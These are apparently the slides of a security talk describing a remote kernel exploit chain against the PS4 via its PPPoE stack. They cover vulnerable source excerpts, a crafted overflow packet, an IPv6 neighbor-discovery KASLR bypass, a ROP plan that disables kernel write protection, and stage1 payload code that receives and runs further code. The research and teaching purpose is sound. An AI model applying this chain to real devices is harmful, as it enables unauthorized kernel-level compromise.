

# PS4 Kernel RCE exploit

by theflow



# About me

- Security researcher with focus on low level security
- Console research in my free time



# PlayStation OS and security

- PS4 (AMD Jaguar) runs FreeBSD 9 and PS5 (AMD Zen 2) runs FreeBSD 11
- It has lots of modifications and contains custom PlayStation code (syscalls, drivers, etc.) that is closed-source.
- Security mitigations:

	PS4	PS5
(K)ASLR	✓	✓
SMAP/SMEP		✓
CFI		✓
XOM		✓


# Vulnerabilities in upstream FreeBSD

# IPV6\_2292PKTOPTIONS use-after-free (CVE-2020-7457)

```
case IPV6_2292PKTOPTIONS:
{
    struct mbuf *m;

    // ...

    error = soopt_getm(sopt, &m); /* XXX */
    if (error != 0)
        break;
    error = soopt_mcopyin(sopt, m); /* XXX */
    if (error != 0)
        break;
    error = ip6_pcbopts(&inp->in6p_outputopts,
                        m, so, sopt);
    m_freem(m); /* XXX */
    break;
}
```



Called without a lock!

# IPV6\_2292PKTOPTIONS use-after-free (CVE-2020-7457)

```
static int
ip6_pcbopts(struct ip6_pktopts **pktopt, struct mbuf *m,
            struct socket *so, struct sockopt *sopt)
{
    struct ip6_pktopts *opt = *pktopt;
    // ...
    *pktopt = NULL;

    if (!m || m->m_len == 0) {
        // ...
        free(opt, M_IP6OPT);
        return (0);
    }
    // ...
    *pktopt = opt;
    return (0);
}
```

Pointer stored locally

Object freed if no  
options are provided

Otherwise, options  
pointer is still used

Race  
condition  
UAF

# Vulnerabilities in custom code

# exFAT heap-buffer overflow

```
void *sceFatfsCreateHeapV1(void *unused, int size) {  
    return malloc(size, M_EXFATSPATH, M_WAITOK | M_ZERO);  
}
```

32bit size

```
int UVFAT_readupcasetable(void *unused, void *fileSystem) {  
    ...  
    size_t dataLength = *(size_t *) (upcaseEntry + 24);  
    size_t size = sectorSize + dataLength - 1;  
    size = size - size % sectorSize;  
    uint8_t *data = sceFatfsCreateHeapV1(0, size);  
    ...  
    while (1) {  
        ...  
        UVFAT_ReadDevice(fileSystem, offset, sectorSize, data);  
        ...  
        data += sectorSize;  
        ...  
    }  
}
```

64bit size read from  
exFAT volume

size\_t-to-int conversion

Data read into a too  
small allocation

Heap buffer  
overflow



# Kernel exploitation on PS4

1. Corrupt kernel function pointer and redirect to a userspace-based ROP chain
  - No SMAP/SMEP
2. Defeat KASLR
  - Trivial with ROP chain code execution
  - Some registers point to kernel `.text`, `.data` or `.bss` segments
  - Just dynamically resolve kernel base
3. Disable write-protection
  - Modify `cr0` register using a dynamically resolved kernel gadget
4. Patch kernel code
  - Enable all permissions
  - Enable JIT capabilities
  - Install `kexec` syscall
5. Use `kexec` syscall to jump to kernel payload mapped in userspace

# Userspace exploits

All previous kernel exploits were chained with userspace exploits:

	WebKit	bd-j	Savedata exploits
Advantages	Easy to use and exploit	Supports JIT and is firmware agnostic	Some unpatchable
Disadvantages	No JIT and heavily sandboxed	Requires a bd-burner. Also, the disc drive on PS4 is commonly broken	Requires an already hacked console to sign savedata
Other info	Most bugs taken from P0. Only non-JIT bugs can be used	All Java sandbox escapes patched on latest versions.	PS2 savedata exploits can be chained with emulator escape by Cturt

# Potential remote attack surfaces

- Bluetooth
  - Only minor bugs there. Pwning Bluetooth subsystem in Linux is easier
- Remote Play
  - Requires firmware update to use, so not interesting
- TCP/IP stack
  - Some advisories for FreeBSD, but not applicable / exploitable on PS4
- more?

# Interesting debug strings

Interesting file names found in kernel dump:

W:\Build\J02541110\sys\freebsd\sys\net\if\_pppoe.c

W:\Build\J02541110\sys\freebsd\sys\net\if\_spppsubr.c


Code from NetBSD!

# PPPoE on PS4



# PPPoE protocol

- Point-to-Point Protocol over Ethernet
- Used to provide Internet Access over DSL



PC1 connects directly to a DSL modem. In a legacy dialup scenario, PC1 reaches the Internet through the TELCO/ISP cloud by using a modem.


Diagram from Cisco

## PPPoE and TCP/IP protocol stack

<i>Application</i>	FTP	SMTP	HTTP	...	DNS	...
<i>Transport</i>	TCP					UDP
<i>Internet</i>	IP				IPv6	
<b>Network access</b>	PPP					
	PPPoE					
	Ethernet					

Diagram from Wikipedia

# PPPoE network diagram



# Vulnerabilities in PPPoE



# Vulnerability #1: Heap-buffer overflow

```
static int
sppp_lcp_RCR(struct sppp *sp, struct lcp_header *h, int len)
{
    // ...
    buf = r = malloc (len, M_TEMP, M_NOWAIT);
    // ...
    p = (void *) (h + 1);
    for (rlen=0; len>1 && p[1]; len-=p[1], p+=p[1]) {
        // ...
        /* Add the option to rejected list. */
        bcopy (p, r, p[1]);
        r += p[1];
        rlen += p[1];
    }
    if (rlen) {
        // ...
        sppp_cp_send(sp, PPP_IPCP, CONF_REJ, h->ident, rlen, buf);
        goto end;
    }
    // ...
}
```

Buffer for rejected options  
(controllable length)

Copy without checking  
the length

Heap-buffer  
overflow

CVE-2006-4304

(old enough to drive 🚗)

# Vulnerability #1: Heap-buffer overflow

```
00000000 54 ab 3a 9a ab ad 00 d9 d1 bc 83 e4 88 64 11 00 |T.:.....d..|
00000010 00 14 00 90 80 21 04 02 00 8e 2a ff 41 41 41 41 |.....!....*.AAAA|
00000020 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00 00 |AAAAAAAAAAAA....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 38 00 2b c5 |.....8.+..|
00000040 72 9a cf 01 03 00 08 00 38 61 07 eb bd ff ff bd |r.....8a.....|
00000050 ff ff bd ff ff d9 d1 bc 83 e4 29 00 00 00 b4 07 |.....).....|
00000060 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000000a0 00 00 00 00 |....|
000000a4
```

Looks like a pointer!  
However, the mbuf cluster  
zone shouldn't contain  
any pointers

# Vulnerability #2: Information leak

```
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = xx:xx:xx:xx:xx:xx
type     = PPP_DISC
###[ PPP over Ethernet Discovery ]###
version  = 1
type     = 1
code     = PPPoE Active Discovery Initiation (PADI)
sessionid = 0x0
len      = 16
###[ PPPoE Tag List ]###
\tag_list \
|###[ PPPoE Tag ]###
| tag_type = Service-Name
| tag_len  = 0
| tag_value = ''
|###[ PPPoE Tag ]###
| tag_type = Host-Uniq
| tag_len  = 8
| tag_value = '\x00\xfa\xfa\x07\x81\xa4\xff\xff'
```

Pointer to a  
struct pppoe\_softc  
object

## Vulnerability #2: Information leak

Commit [a8a3fd3cca61b1d3d7a6c3accf9480de9b5a39a9](#) in NetBSD from 2018:

**Use a random hunique, instead of sending the pointer of the interface.**

```
-   PPPOE_ADD_16(p, sizeof(sc));  
-   memcpy(p, &sc, sizeof(sc));  
-   p += sizeof(sc);  
+   PPPOE_ADD_16(p, sizeof(sc->sc_id));  
+   memcpy(p, &sc->sc_id, sizeof(sc->sc_id));  
+   p += sizeof(sc->sc_id);
```

# The pppoe\_softc structure

```
struct pppoe_softc {  
    struct sPPP *sc_sPPP;  
    LIST_ENTRY(pppoe_softc) sc_list;  
    struct ifnet *sc_eth_if;
```

Pointer to pppoe\_softc\_list  
in .data segment

```
    int sc_state;  
    struct ether_addr sc_dest;  
    uint16_t sc_session;
```


MAC address + session  
ID (8 controllable bytes)

```
    char *sc_service_name;  
    char *sc_concentrator_name;  
    uint8_t *sc_ac_cookie;  
    size_t sc_ac_cookie_len;  
    uint8_t *sc_relay_sid;  
    size_t sc_relay_sid_len;  
    // ...
```

Pointers to controllable  
buffers

```
}
```

# What we have and what we need



# What we have and what we need

We still need:

- A target object to corrupt for arbitrary R/W or RIP Control
  - Find structs allocated with `malloc()` in the network stack
- A KASLR bypass
  - Find more bugs?
  - Corrupt something to leak the contents of the `struct pppoe_softc` instance

Remote KASLR defeat



# KASLR defeat attempt #1

repo: `freebsd/freebsd-src` path: `netinet6` `malloc(`

IPv6 fragmentation (`sys/netinet6/frag6.c`):


Idea:

- Send many ICMPv6 echo requests with lots of fragments
- Corrupt a `mbuf` (similar to `sk_buff` on Linux) to point to somewhere else
- Receive all ICMPv6 echo replies – one containing leaked data

# IPv6 fragmentation internal structures

```
struct ip6q {  
    struct ip6asfrag *ip6q_down;  
    struct ip6asfrag *ip6q_up;  
    // ...  
};  
  
struct ip6asfrag {  
    struct ip6asfrag *ip6af_down;  
    struct ip6asfrag *ip6af_up;  
    struct mbuf *ip6af_m;  
    int ip6af_offset;  
    int ip6af_frglen;  
    int ip6af_off;  
    u_int16_t ip6af_mff;  
};
```

**Problem:** We have a linear buffer overflow. There some pointers before `ip6af_m`, and those need to make sense.



The fragment packet

# KASLR defeat attempt #2

repo:freebsd/freebsd-src path:netinet6 malloc(  
IPv6 neighbor discovery (sys/netinet6/nd6\_nbr.c)

# IPv6 neighbor discovery protocol

IPv4	IPv6
ARP request	Neighbor solicitation
ARP reply	Neighbor advertisement
ARP cache	Neighbor cache

*Must be allocated and  
stored somewhere!*

# IPv6 neighbor discovery protocol

Flooding attack (heap spray):

*I am fe80::0000:4141:4141:4141*

---

*I am fe80::0001:4141:4141:4141*


---

*...*

*I am fe80::000N:4141:4141:4141*

---

# Reachability state machine



# KASLR defeat attempt #2

repo: `freebsd/freebsd-src` path: `netinet6` `malloc(`

IPv6 neighbor discovery (`sys/netinet6/nd6_nbr.c`):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many `llentry` (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a `llentry` to change its reachability state and store a fake `mbuf`
- Send IPv6 neighbor advertisement packets again for all addresses
- Receive one invalid packet with leaked data after IP header

# IPv6 neighbor advertisement input handler

```
void
nd6_na_input(struct mbuf *m, int off, int icmp6len)
{
    // ...
    ln = nd6_lookup(&taddr6, LLE_EXCLUSIVE, ifp);
    // ...
    if (ln->la_hold) {
        // ...
        for (m_hold = ln->la_hold, ln->la_hold = NULL;
             m_hold; m_hold = m_hold_next) {
            m_hold_next = m_hold->m_nextpkt;
            m_hold->m_nextpkt = NULL;
            // ...
            nd6_output_lle(ifp, ifp, m_hold, L3_ADDR_SIN6(ln), NULL, ln, &chain);
        }
    }
    // ...
}
```




Lookup target IPv6 address



Send out any held packets if the node is reachable and its MAC address is known

**Problem:** the `mbuf` is freed after sending, i.e. after leaking the `struct pppoe_softc` instance, it will be corrupted



# llentry under the hood

```
struct llentry {  
    LIST_ENTRY(llentry)    lle_next;  
    struct rwlock          lle_lock;  
    struct lltable         *lle_tbl;    
    // ...  
    struct mbuf            *la_hold;    
    // ...  
    int16_t                ln_state;    
    // ...  
};
```

```
struct lltable {  
    SLIST_ENTRY(lltable)    llt_link;  
    struct llentries        lle_head[LLTBL_HASHTBL_SIZE];  
    int                     llt_af;  
    struct ifnet            *llt_ifp;    
  
    void                    (*llt_free)(struct lltable *, struct llentry *);   
    // ...  
};
```

# nd6 state machine

```
static void
nd6_llinfo_timer(void *arg)
{
    // ...
    ifp = ln->lle_tbl->llt_ifp;
    // ...
    switch (ln->ln_state) {
    case ND6_LLINFO_INCOMPLETE:
        if (ln->la_asked < V_nd6_mmaxtries) {
            // ...
            nd6_ns_output(ifp, NULL, dst, ln, 0);
            // ...
        }
        break;
    // ...
    }
    // ...
}
```

Interface object pointer  
from lentry

Neighbor solicitation  
sent with hijackable ifp

# IPv6 neighbor solicitation output handler

```
void
nd6_ns_output(struct ifnet *ifp, const struct in6_addr *daddr6,
              const struct in6_addr *taddr6, struct llentry *ln, int dad)
{
    // ...
    nd_ns = (struct nd_neighbor_solicit *)(ip6 + 1);
    // ...
    if (!dad && (mac = nd6_ifptomac(ifp))) {
        int optlen = sizeof(struct nd_opt_hdr) + ifp->if_addrlen;
        struct nd_opt_hdr *nd_opt = (struct nd_opt_hdr *)(nd_ns + 1);
        // ...
        bcopy(mac, (caddr_t)(nd_opt + 1), ifp->if_addrlen);
    }
    // ...
    ip6_output(m, NULL, &ro, dad ? IPV6_UNSPECSRC : 0, &im6o, NULL, NULL);
    icmp6_ifstat_inc(ifp, ifs6_out_msg);
    icmp6_ifstat_inc(ifp, ifs6_out_neighborsolicit);
    // ...
}
```

MAC address retrieved from ifp (which we control)

Copied into neighbor solicitation output packet

# KASLR defeat attempt #3 (final)


repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 Neighbor Discovery (sys/netinet6/nd6\_nbr.c):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many lentry (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a lentry to change its reachability state and redirect ifp
- Send ICMPv6 echo requests for all different addresses
- Receive one IPv6 neighbor solicitation packet containing leaked data

# KASLR defeat strategy




# Defeating KASLR in practice

```
[+] STAGE 1: Memory corruption
[+] Pinning to CPU 0...done
[*] Sending malicious LCP configure request...
...
[+] Scanning for corrupted object...found fe80::0fdf:4141:4141:4141

[+] STAGE 2: KASLR defeat
[*] Defeating KASLR...
[+] pppoe_softc_list: 0xfffffffff884de578
[+] kaslr_offset: 0x3ffc000
```

# ROP chain execution strategy



# ROP chain

First ROP chain:

- Copy second ROP chain to original stack
- Perform a stack pivot there

Second ROP chain:

- Disable write protection in `cr0`
- Patch `kmem_alloc` to enable RWX protection
- Restore write protection
- Allocate RWX page and copy stage1 payload
- Jump to stage1 payload



# stage1 payload

- Enable UART
- Fix corruption done by `nd6_ns_output`
- Fix corrupted `in6_llentry` entry
- Create new process and listen for stage2 payload

```
void *so;
ksock_create(&so, AF_INET, SOCK_DGRAM, 0);

struct sockaddr_in sin = {};
sin.sin_len = sizeof(sin);
sin.sin_family = AF_INET;
sin.sin_port = __builtin_bswap16(STAGE2_PORT);
sin.sin_addr.s_addr = __builtin_bswap32(INADDR_ANY);
ksock_bind(so, (struct sockaddr *)&sin);

void *stage2 = kmem_alloc(*kernel_map, STAGE2_SIZE);
size_t size = STAGE2_SIZE;
ksock_recv(so, stage2, &size);

ksock_close(so);


void (*entry)(void) = (void *)stage2;
entry();
```

# Process continuation

```
# Restore rsp
mov rsp, rbx
sub rsp, (SOFTCLOCK_STACK_SIZE + ND6_LLIINFO_TIMER_STACK_SIZE)

# nd6_llinfo_timer epilogue
add rsp, 8
pop rbx
pop r12
pop r13
pop r14
pop r15
pop rbp
ret
```

# Demo



# Aftermath

For PS4 9.0 & 11.0 System *One-Key JB Tool*

**V2.0**



## \$32.77

Price shown before tax



4 x \$8.19 with no interest

afterpay

Klarna

PayPal

**V2.0 One Key JB Tool USB Adapter For PS4 FW 9.0  
Dongle With Ethernet Type-C Cable For PS4 9.00 :**

★★★★☆ 4.5 23 Reviews | 100 sold

**Color: Tool V2.0 Pro**



Thanks for your attention!  
Any questions?